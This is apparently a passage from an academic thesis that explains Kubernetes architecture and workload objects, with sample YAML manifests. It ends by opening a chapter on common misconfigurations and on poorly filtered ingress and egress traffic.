As already mentioned, worker nodes in Kubernetes clusters rely heavily on master nodes to perform control related actions. For that reason, an extra component is required that interfaces with the control plane and allows it to interact with the data plane components. kubelet is a data plane component that acts as an agent. It runs on all the worker nodes of a Kubernetes cluster and ensures that containers are healthy and are running as expected on all the node's pods. It can also conduct control plane-directed activities such as launching, halting, and updating application containers. When kubelet detects a pod that is not in the desired state, it redeploys it on the same worker node as instructed by the corresponding controller. To inspect the containers' state and health, kubelet uses a set of information called PodSpec, a YAML or JSON file that describes pods and their containers. Every time a new pod is scheduled, the API server forwards PodSpecs to kubelet, to inform it about the details of the new or modified pods. Once the kubelet is informed about the changes, it provides instructions to the container runtime, which will apply the requested modifications to the containers. The desired pod state for the kubelet, is the state described in the last PodSpec it received from the API server about that specific pod. The most basic form of a simple PodSpec or pod manifest can be observed in the following figure [17] [29] [30].



```yaml
apiVersion: v1
kind: Pod
metadata:
  name: pod-nginx
spec:
  containers:
    - name: nginx
      image: nginx:1.14.2
      ports:
        - containerPort: 80
          protocol: TCP
```

Figure 3.4: Basic form of a PodSpec (pod manifest)

3.2.2. Container Runtime

The container runtime is another data plane component that is responsible for running and managing containers and containerized applications that run inside pods. At its most basic form, each unit of work on the cluster is expressed as one or more containers that need to be deployed. The component on each worker node that eventually executes the containers described in the workloads given to the cluster, is the container runtime.

The most prevalent container runtime as of August 2022 is the Docker Engine, however Kubernetes also supports alternative runtimes such as CRI-O, containerd, rkt, runc, and other implementations that support the Kubernetes Container Runtime Environment (CRI). The Kubernetes CRI is a plugin interface that enables the kubelet component to utilize a wide variety of container runtimes, without the need to recompile the cluster components each time the container runtime in use is changed. It consists of a list of specifications, the protobuf API and container runtime libraries, which allow communication with each node's kubelet component. Without the Kubernetes CRI, for a container runtime to integrate with the kubelet, its developers would require having a thorough understanding of the kubelet’s architecture to contribute to the component’s code [17] [31] [32].

3.2.3. Kube-proxy

The Kubernetes network proxy is the third and final required data plane component. Like kubelet and the container runtime, kube-proxy runs on all the worker nodes of the cluster. It is a minimal network proxy service and a simple load balancer. Its functions are based on the concept of services, a Kubernetes object that will be further analyzed in a later chapter. kube-proxy’s main role is to manage networking on the worker nodes and more specifically to create network rules that allow internally or externally initiated network sessions to reach the pods. It is also responsible for the routing of the network traffic to the correct container, based on the destination IP address and port number of the requests. To perform network filtering and traffic forwarding kube-proxy utilizes the operating system’s packet filtering layer (e.g., iptables), however it can also forward the network traffic by itself in case there is not one available. Currently, kube-proxy supports forwarding and load balancing (uses the round robin algorithm by default) for the TCP, UDP and SCTP layer four protocols. Finally, the Kubernetes network proxy aims to provide reliable and secure networking by exposing only the defined services of each pod, thereby enforcing a positive security model on the cluster [13] [17] [33].

3.3. Extending the functionality of Kubernetes

As already mentioned, Kubernetes at the time of writing is by far the most popular container orchestration tool since almost half of the organizations that use containers rely on Kubernetes (managed or not) for container orchestration [34]. It is also open-source, extensible and very well documented, which has led to the establishment of a big and active community that is contributing code to either the main Kubernetes project or to third party tools, add-on components and even develop extensions for the main components of Kubernetes. Many of these projects are today an important part of Kubernetes, even in large production environments that manage thousands of containers. In the below sections, the main characteristics of Kubernetes component extensions, add-on components and package management will be further analyzed.

3.3.1. Extensions

Extensions are aimed towards cluster administrators and are a way of properly customizing Kubernetes clusters to operate in any work environment. The purpose of extensions may vary, but the most popular use cases are to either provide support for the underlying infrastructure and hardware (e.g., deploying Kubernetes clusters on a cloud provider that Kubernetes does not officially support yet), or enable automation by creating client programs. The two main extension categories are the API extensions and the infrastructure extensions. API extensions are related to the following set of control based actions [35] [36]:

- Authentication and authorization
- Admission control
- Access to the Kubernetes API
- Definition of custom types and resources
- Combining custom resource API with automation (Operator pattern)

Infrastructure extensions aim to provide support for specific hardware types and network fabrics by using:

- Network plugins
- Storage plugins
- Device plugins
- Scheduler plugins

There are three extension patterns that indicate how a Kubernetes cluster interacts with an extension. The first one is the controller pattern, in which Kubernetes reads an object’s «spec» field, performs the described operations, and then updates the object’s «status» field. The second pattern is the webhook pattern, where Kubernetes acts as a client and performs requests to a remote service. The third and final extension pattern is the binary plugin pattern, in which Kubernetes executes binary extensions that are used by the kubelet or kubectl. A simplified overview of the mentioned extension patterns can be observed in Figure 3.5 [35] [36].




Figure 3.5: Kubernetes extension patterns interaction with the cluster

In addition, Kubernetes defines seven extension points that indicate the main entry points that Kubernetes provides for the execution of extensions. Each extension point defines a scope that exposes certain parts of the cluster to the extensions that comes with each own set of advantages and disadvantages. The mentioned extension points are the following [35] [36]:

- **kubectl**: kubectl extensions extend the functionality of the kubectl binary. These extensions affect only the local user's environment.
- **API server**: Authentication, authorization, and request handling related extensions.
- **API server resources** (pods, nodes, etc.): Creation of custom Kubernetes resources that extend the functionality of the stock resources.
- **Scheduler**: Resource scheduling related extensions.
- **Controllers**: Definitions of custom controllers that are used with custom resources.
- **Network**: Plugins that extend the networking capabilities of pods.
- **Storage**: Plugins that add support for new storage types.

3.3.2. Add-ons

In general, setting up a Kubernetes cluster and deploying applications to it is not a difficult task. However, like every piece of software Kubernetes has some deficiencies. Due to the extensible nature of Kubernetes, these deficiencies are usually handled by third party plugins, called add-ons. Kubernetes add-ons are plugins designed to extend the functionality of Kubernetes' main components. There are many plugins available, which in terms of functionality can be organized into the following categories:

- Networking and Network Policy (e.g., Calico, Flannel)
- Service Discovery (e.g., CoreDNS)
- Service Mesh (e.g., Istio)
- Resource Scheduling and Resizing (e.g., Descheduler)
- Security (e.g., Falco)
- Visualization and Management (e.g., Kubernetes Dashboard)
- Storage (e.g., Portworx)
- Package Management and Deployment (e.g., Helm)
- Infrastructure (e.g., KubeVirt)
- Monitoring and Logging (e.g., Kubernetes Prometheus, Elasticsearch)

Addition or deletion of add-ons is usually easy, but there are also add-ons that require a configuration and specific settings to run properly. To handle the added plugins, an additional component called addon-operator is utilized to make the installation and management of add-ons easier. Finally, add-ons should be used with caution, especially in production environments. Even though add-ons integrate well with the existing Kubernetes components, many of these plugins are not compatible with other add-ons. This can lead to unexpected behavior and traffic disruption, so cluster administrators should always be aware of the components they use and how they cooperate with each other. In addition, since add-ons are individually developed from the main Kubernetes project, their installation might introduce new attack vectors to the cluster in case these add-ons contain security vulnerabilities [17] [37] [38] [39] [40] .

3.3.3. Package Management

In many cases, large and complex application deployments in Kubernetes require planning, creation of declarative YAML configuration files and provisioning of Kubernetes objects (e.g., pods, services, etc.). To make these steps easier Kubernetes has its own package manager, which allows cluster administrators and developers to package and deploy complex applications to Kubernetes clusters. The name of this package manager is Helm. Helm is maintained by its own community and is a graduated project of the Cloud Native Computing Foundation (CNCF). Its main capabilities are the following:

- Install and upgrade applications
- Resolve application dependencies
- Setup of Kubernetes deployments
- Download software packages from remote repositories

In addition, the Helm package manager makes use of three main components. The first component is the Helm command line utility, which acts as a client that end users can utilize to interact with Helm. The second component is Helm's own packaging format called «charts», which consist of configuration files in YAML format and templates that are later translated into Kubernetes manifest files and deployed via the Kubernetes API server. The third and final component is a server called «tiller». Tiller runs on the Kubernetes cluster and its main purpose is to listen for commands. It is responsible for installing, removing, and upgrading charts by interacting directly with the Kubernetes API server [41] [42].

An important characteristic of Helm that rapidly increased its popularity, is that charts can be shared by the developers that created them and re-used by other cluster administrators. By using charts, application deployments can be sped up significantly even for simple applications and make operations teams capable of handling the increasing rate of software releases more reliably and efficiently. Helm even provides a chart repository with various open-source prepackaged charts, which can be freely downloaded and deployed by everyone. An overview of a typical application deployment in Kubernetes with the use of Helm charts can be observed in the following figure [42].




Figure 3.6: Helm workflow overview [43]

3.4. Objects

To provide compute and storage resources to its hosted applications, Kubernetes heavily relies on the concept of abstraction. Abstraction comes in the form of workload objects, which are persistent entities that reflect the status of a Kubernetes cluster. By abstracting away infrastructure from high level applications and services, Kubernetes makes applications more portable, flexible and fault tolerant. Kubernetes objects depict the desired state of the cluster and once an object is created, Kubernetes tries to ensure that it exists, and its configuration does not change unless an authorized administrator specifically requests it. The current and desired state of objects are specified by the «status» and «spec» object fields respectively, which are present in the configuration files of most of the workload objects. The most prevalent way to create or modify Kubernetes objects is by using the kubectl utility. Before deploying new objects to the cluster, administrators need to describe objects in YAML format. The YAML files are later passed to the API server, get validated and then deployed to the cluster if no errors were found. Finally, objects can describe which containerized applications are currently in use, the available resources for each application and the policies that govern how these software applications operate. A complete overview of the most popular Kubernetes objects and the associations between them is depicted in Figure 3.7. In the following sections, the eleven most common workload objects will be analyzed [16] [44] [45].






Figure 3.7: Overview of Kubernetes objects and their associations [46]

3.4.1. Deployments and ReplicaSets

Deployment objects are the most popular way of provisioning applications to Kubernetes. By using configuration files in YAML format, Deployments can create, update, or delete pods by providing declarative updates and creating a new desired state for the Kubernetes cluster. Deployment controllers will later change the current state of the cluster to the desired state. Deployments can also utilize a lower level object called ReplicaSets, to create and manage additional identical pods for scalability purposes. The main aim of ReplicaSets is to ensure that a set of replicated pods is always running at any moment. By utilizing ReplicaSets, Kubernetes can support self-healing. Replication controllers continuously monitor the status and health of the containerized applications and create new pods if necessary to maintain the availability of the defined number of replicated pods. ReplicaSets can be used directly to provision applications but is recommended to use Deployments instead. In contrast with ReplicaSets, Deployments can provide automatic updates to the pods without the need to make changes to the cluster’s managed pods, like scaling up and then scaling down specific pods to accommodate the incoming requests while manually updating the rest of the pods. The following figures present a basic configuration of the Deployment and ReplicaSet objects [45] [47] [48] [49].



```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: my-deployment
  labels:
    my-label: my-value
spec:
  replicas: 3
  selector:
    matchLabels:
      my-label: my-value
  template:
    metadata:
      labels:
        my-label: my-value
    spec:
      containers:
        - name: app-container
          image: my-image:latest
```



```yaml
apiVersion: apps/v1
kind: ReplicaSet
metadata:
  name: my-replicaset
  labels:
    my-label: my-value
spec:
  replicas: 3
  selector:
    matchLabels:
      my-label: my-value
  template:
    metadata:
      labels:
        my-label: my-value
    spec:
      containers:
        - name: app-container
          image: my-image:latest
```

Figure 3.8: Basic configuration of a Deployment (left) and a ReplicaSet (right)

3.4.2. DaemonSets

DaemonSets make sure that every worker node that is part of a Kubernetes cluster runs a specified pod at any given time. If a new worker node is added to the cluster, that pod will be added to that node as well and in case a node is removed from the cluster, the pod is garbage collected. In general, DaemonSets could be useful when running storage, log collection or monitoring daemons on every worker node is required [45] [47] [50].

3.4.3. StatefulSets

An important factor that every administrator should consider before deploying applications to Kubernetes, is if those applications are stateful or not. In general, handling applications that require affinity or persistence is harder, especially when it comes to scaling. To deal with this issue Kubernetes provides another workload object, called StatefulSets. In terms of functionality StatefulSets are connate to Deployments. The main difference between them, is that StatefulSets are meant to be used for the deployment of stateful applications (e.g., databases). More specifically, pods that are provisioned with the use of StatefulSets are provided with a sticky and predictable (consist of the pod name and the governing service domain) identity (e.g., db-01, db-02, etc.) that is persistent across any re-scheduling and have predetermined DNS names that are not modifiable. In addition, stateful pods are separated into master and worker pods. The master pod is used for reading and writing operations and the worker nodes are used for data replication and read operations. Incoming requests are load balanced across all the pods for read operations, but changes happen only to the master pod and then replicated to the worker nodes. It is also important to mention that every pod that is deployed with StatefulSets has its own storage [45] [47] [51].

3.4.4. Namespaces

Kubernetes namespaces are logical constructs that separate cluster resources into non-overlapping groups that provide segregation between multiple users. Resources that do not belong to a particular namespace are global or cluster wide. By using namespaces Kubernetes provides the ability to avoid naming conflicts between resources, to isolate the resources between different teams and share global services between namespaces to minimize resource utilization. By default, Kubernetes comes with the following four pre-existing namespaces:

- **default**: The default namespace for all user created objects that are not created with a declared namespace
- **kube-node-lease**: Each cluster node has an associated lease object in this namespace that determines its availability by sending heartbeats
- **kube-public**: Contains publicly available data
- **kube-system**: Contains Kubernetes system related processes

It is worth noting that all cluster resources are stored to the etcd. Kubernetes uses the API server to accept or drop access requests from users to specific resources, based on the defined RBAC (Role Based Access Control) policy. This means that all access control policies in Kubernetes clusters are applied by the API server and by gaining access to etcd, a user could potentially access resources from every cluster namespace [45] [52].

3.4.5. Services and Ingress

Kubernetes services are logical abstractions for groups of deployed pods on a Kubernetes cluster. Services establish both internal and external connectivity to the cluster. Internal connectivity is provided by assigning IP addresses and DNS names to the pods, and thus enabling communication between nodes, pods, and external users. To enable external connectivity, services act as proxies that handle incoming traffic and load balance it between the available pods that are associated with the service. The association between pods and their service is done by using label selectors. Service discovery can happen by either defying environmental variables or through DNS. Furthermore, the life cycles of services and pods are not connected, so every time a pod dies and a new one takes its place the service IP address remains the same. Kubernetes provides the following types of services [45] [53]:

- **ClusterIP**: The default service type. It creates a basic service that listens to the specified ports and load balances traffic between the available pod groups that are associated with it.
- **LoadBalancer**: The LoadBalancer type makes the service externally accessible through the cloud provider’s load balancer.

- **NodePort**: This service type creates a service that is accessible through a defined port on each worker node in the cluster.
- **ExternalName**: The ExternalName service type acts as a proxy that forwards traffic to a destination that exists outside the cluster.

Even though it is possible to make the cluster services publicly available by exposing services to the internet, services provide little to no management options for application layer related operations. Some of these operations might be the definition of routing rules that forward traffic to certain pod groups when a specific application path is accessed (which is common in microservices architectures), the protection of the application by defining a TLS certificate and private key, the definition of a hostname that makes the application more user friendly and more. All this can be achieved by utilizing the Ingress object. Ingress is responsible for managing external access to the cluster's services. It is implemented with the use of an Ingress controller that evaluates the incoming traffic and acts as an entry point to the cluster. There are many available choices that can act as an Ingress controller, with the most popular being the NGINX web server. An overview of traffic handling by the Kubernetes Ingress is depicted in figure 3.9 [45] [54].




Figure 3.9: Ingress traffic routing [55]

3.4.6. Volumes

Kubernetes does not provide persistent storage out of the box. The default disk files that containers use to store data are bound to the pod's lifecycle. This means that every time a pod is restarted, all its stored data are lost. To prevent this, Kubernetes clusters should utilize storage that is not dependent on the status of the pods. In addition, this storage should be available to every worker node of the cluster. These requirements can be fulfilled with the use of Persistent Volumes (PV), a cluster resource that acts as a representation of a storage volume and abstracts the physical storage device that is mounted to the Kubernetes cluster. Like other Kubernetes resources, PV's can be created with the use of YAML files that specify information such as the storage capacity, the required access type (read, write), mount options, and more. To allow applications to claim the PV's, another Kubernetes object needs to be used that is called Persistent Volume Claim (PVC). More specifically, PVC's define a set of requirements (e.g., storage size, access type, etc.) that will be requested from a PV. If those requirements are valid and can be fulfilled, the pod that references the PVC and all its containers will gain access to the PV's storage. In contrast with PV's, PVC's are not globally available inside the cluster and should always exist in the same namespace with the pods that reference it. By abstracting storage with PV's and PVC's, Kubernetes provides increased flexibility and portability for its deployed applications, but this model has a major flaw. Each time a new application that requires persistent storage is deployed, a new PV should be created as well to accommodate its storage requirements. In large Kubernetes environments that hundreds of applications are deployed in a daily basis, this task can become time consuming and hard to manage. To deal with this issue, Kubernetes adds yet another level of abstraction to the storage claim flow, by providing the Storage Class (SC) object. With the use of SC's, each time a PVC attempts to claim a PV, SC's dynamically provision PV's. Like PV's and PVC's, SC's are also created via YAML files that define information such as the storage backend (provisioner field) and parameters like the filesystem type and the supported data transfer rate. Kubernetes supports many types of persistent volumes through plugins. Some of the most common and well known types are the following [45] [56] [57] [58]:

- local storage devices that are mounted directly on the cluster worker nodes
- iSCSI storage
- Network File System (NFS) shares
- CephFS volumes
- Fibre Channel (FC) storage
- Cloud provider storage solutions such as AWS Elastic Block Store (EBS), Azure Disks and Shares Google Cloud Engine Persistent Disks

An overview of the Kubernetes storage objects and the associations between them can be observed in Figure 3.10.




Figure 3.10: Associations of storage objects in Kubernetes [59]

3.4.7. Secrets and ConfigMaps

To efficiently manage stored configuration data for use between multiple objects, Kubernetes provides the Config Map (CM) and Secret objects. CM's are used for storing an application's non-confidential configuration data in key-value pairs. Secrets are preferred when the stored data are confidential (e.g., passwords, keys, etc.). Both objects can be independently created from the pods that utilize them and can be used in four different ways, as arguments or environmental variables inside a container, as a read-only file that an application can fetch and parse, or by executing code inside a pod that interacts with the Kubernetes API server to get data from the CM or Secret objects. The main benefit of these objects is the decoupling of environment related configuration data from the application's code, which leads to improved portability between different environments. Moreover, modification of data is easier when performed on a single object and then automatically applied to all its related objects. Pods can fetch the new stored values directly after data changes to ConfigMaps or Secrets are deployed to the cluster. Finally, since these objects are not designed to store large amounts of data, the maximum size of stored data is limited to one megabyte. In case the data to be stored exceed this limit, it is also possible to utilize a separate datastore such as a database [60] [61].

4. Common Misconfiguration Scenarios and Attack Surfaces

Undoubtedly, containerization has benefited the software lifecycle a lot in the last decade by improving scalability, fault-tolerance, elasticity and of course portability, in both testing and production environments. One aspect of software that the containerization technology did not improve though, is security. By constantly deploying new expendable containers, organizations gradually lost the ability to efficiently manage these containers and keep up with their applications' exponentially increasing security requirements. As already mentioned in the previous chapters, container orchestration tools like Kubernetes were developed to cope with these issues by retaining all the benefits of containerization. Even though Kubernetes offers many advantages, it remains a large and complex container orchestration system. It provides a large variety of configurable objects, which can be utilized across multiple environments and support various use cases and workloads. In many cases, the management of a Kubernetes cluster can be quite challenging even for experienced administrators and the lack of sufficient security skills further increases the risk of drifting away from good security practices.

It is apparent that a significant portion of Kubernetes related security incidents result from misconfigurations. In 2021 and 2022, RedHat conducted research to identify the most common security issues in Kubernetes environments. According to RedHat, 93% of the IT and security research participants experienced a security incident that was related to containers or Kubernetes during the past 12 months. Most of these incidents were caused by misconfigurations, while the second most common factor were vulnerabilities that were discovered in Kubernetes. The result of the conducted research can be observed in the following figure [62].




Figure 4.1: Percentage of incidents related to containers or Kubernetes [62]


Analyzing all the possible misconfiguration scenarios in the Kubernetes system is challenging, mainly due to the large number of objects and the varying degrees of customization each object supports. For that reason, in the following sections the most common misconfiguration scenarios and attack surfaces in Kubernetes clusters will be analyzed. The attack surfaces and misconfigurations discovered are based on academic publications and publicly accessible articles on the internet, as well as my personal experience with Kubernetes.

4.1. Improper Filtering of Ingress and Egress

In many occasions Kubernetes clusters forward network traffic to external locations to complete certain workflows. The ExternalName service type that resembles a proxy server in functionality is a typical example of this behavior. The obvious way to protect the data that leave the cluster, is to use cryptography to establish secure communications with the remote services, but most administrators omit to properly secure the cluster's endpoints as well. A common issue in Kubernetes, is that in many cases the cluster's ingress and egress interfaces that are associated with external services are not properly secured with network access policies. To establish a strict and secure network policy, both incoming and outgoing traffic should be filtered. In addition, the ingress controller should be combined with either an external load balancer or a WAF (Web Application Firewall) appliance that can apply application layer security policies against the inbound network traffic [63].

